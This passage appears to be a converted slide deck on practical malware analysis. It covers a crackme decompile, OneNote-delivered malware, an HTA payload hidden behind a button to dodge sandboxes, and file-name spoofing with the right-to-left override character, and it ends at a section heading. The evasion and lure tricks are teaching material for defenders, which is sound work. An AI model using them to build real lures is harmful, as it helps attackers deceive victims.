

# Poor Man's Malware Analysis


“Without ASM Code Flood”





# Your Host

- Xavier Mertens (@xme)
- Freelance from Belgium
- Hunting bad guys
- SANS ISC Senior Handler
- SANS Instructor
- BruCON Co-Organizer
- Mountain Biking Fan



Follow  
me!

# Introduction

## What People Think about RE

The screenshot displays the Immunity Debugger interface with the following components:

- Program Trees:** Shows the loaded binary structure with sections like .bss, .data, .got.plt, .got, .dynamic, .jcr, .fini\_array, .init\_array, .eh\_frame, .eh\_frame\_hdr, .rodata, .fini, .text, and .plt.
- Symbol Tree:** Lists symbols including entry, exit, and several functions (FUN\_00400470, FUN\_00400500, FUN\_0040060c, FUN\_00400700, FUN\_00400770, read, write).
- Data Type Manager:** Shows data types such as BuiltInTypes, packedup, generic\_clib\_64, and windows\_vs12\_32.
- Listing: packedup:** Displays the ELF header and program interpreter information. Key entries include:
  - 00400000: Elf64\_Ehdr
  - 00400012: e\_type (2h)
  - 00400014: e\_machine (3Eh)
  - 00400018: e\_entry (entry)
  - 00400020: Elf64\_Phdr\_ARRAY\_00400040 (XREF[2]: 00400020(\*), 00400050(\*))
  - 00400028: Elf64\_Shdr\_ARRAY\_elfs... (XREF[2]: 00400088(\*), \_elfSectionHeaders::00000050(\*))
  - 00400238: Initial Elf program interpreter (XREF[2]: 00400088(\*), \_elfSectionHeaders::00000050(\*))
- Decompile: FUN\_0040060c - (packedup):** Shows the decompiled C code for the selected function:

```
1 void FUN_0040060c(void)
2
3
4 {
5     uint uVar1;
6     int iVar2;
7     ulong uVar3;
8     int iVar4;
9     bool bVar5;
10    uint local_18;
11    int local_14;
12
13    write(1,"Welcome to packedup for r2crackmes :)\nFlag << ",0x30);
14    read(0,&DAT_00601080,0x2c);
15    iVar2 = 0x400614;
16    iVar4 = 0xe2;
17    uVar3 = 0;
18    do {
19        uVar1 = (uint)(byte)((char)uVar3 + *(char *){long}iVar2);
20        local_18 = ((uint)uVar3 & 0xfffff00 | uVar1) >> 4 | uVar1 << 0x1;
21        uVar3 = (ulong)local_18;
22        iVar2 = iVar2 + 1;
23        iVar4 = iVar4 + -1;
24    } while (iVar4 != 0);
25    local_14 = 0x2c;
26    do {
27        bVar5 = (int)local_18 < 0;
28        uVar1 = local_18 << 1;
29        local_18 = uVar1 | (uint)bVar5;
30        if ((uVar1 & 0xff | (uint)bVar5) !=
31            (uint)(byte)((&JUNK_004007a0){(long)}(local_14 + -1)) ^ (&DAT_00601080)) {
32            write(1,"Try again!\n",0xd);
33            goto LAB_004006f6;
34        }
35        local_14 = local_14 + -1;
36    } while (local_14 != 0);
37    write(1,"Yep! you got the flag :) \n",0x1c);
38    LAB_004006f6:
39        /* WARNING: Subroutine does not return */
40        exit(0);
41    }
42
43
```
- Console - Scripting:** An empty console window at the bottom.



# Introduction

## VS Reality





# Two Worlds

## The One We Expect

- Some \$VENDOR can allocate (a lot of) time to analyze new malware
  - Find a name
  - Find a logo! 🍆
  - Register a domain name
  - Publish their findings
  - Repeat
- Some big organizations assign enough time to RE too!



# Two Worlds

## Mine (And Probably Yours)


- In the \$COMPANY real life
  - Only a few hours allowed to analyze the malware
  - Identify it (at least try)
  - Fail
  - Share IOC's (not 8.8.8.8)
  - Repeat :-)



# Infection Path

## Step One

- Computers are not infected “magically”
- SMTP, HTTP, Phishing, Exploit Kits, Weak Credentials, ...
- Many attacks are based on Tier-3 approach





# New Transport Mechanism

## Because Attackers Renew their TTP's

- Beginning of 2023, attackers started to spread malware via OneNote files

delivery-report  
Microsoft OneNote Section




Date modified: 10/04/2023 10:21  
Size: 21,5 KB  
Date created: 10/04/2023 10:21



# New Transport Mechanism

## Who's Next?

- What will be the next extension to be (ab)used by attackers?
- HKCU\Software\Classes is their playground!
- Even if you don't use them, Microsoft creates a lot of association between extensions and apps.






# New Transport Mechanism

## We Are All Taking Notes, Right?

- Beginning of 2023, attackers started to spread malware via OneNote files





# Anti-Sandbox

## Simple but Effective

- The fact that the victim is enticed to click on the blue button makes the document evading most sandboxes




# Stage #1

## Simple but Effective

- Often, attackers use simple tricks to hide malicious content. In this file, the payload is hidden under the blue button.
- It's an HTA file (HTML Application)
- Another simple trick is used...

```
onenote:///Z:\MalwareZoo\20230124\delivery-  
report.one#section-id={578C5E4A-19C3-45D0-  
AB59-38C1C68724D9}&page-  
id={06407E66-660E-4278-9006-B46743A6D5EA}&object-  
id={CD360D35-3008-4C79-8141-5737DF850707}&18
```



# Stage #2

## “!gnorw si gnihtemos spooO”

- You can save the file but the filename contains a control character

```
remnux@remnux:/MalwareZoo/20230124$ ll t*
total 273
drwxr-xr-x 1 501 dialout 352 Jan 24 01:57 ./
drwxr-xr-x 1 501 dialout 4992 Jan 24 00:54 ../
-rwxr-xr-x 1 501 dialout 1703 Jan 24 01:50 temp?eno.hta*
remnux@remnux:/MalwareZoo/20230124$ file tem?eno.hta
tempsrotanimret enil FLRC htiw , txet IICSA ,tnemucod
LMTH : ath.one
```

- The file contains the “RIGHT-TO-LEFT OVERRIDE” character (U+202e)



# Stage #2

## A Safer Approach

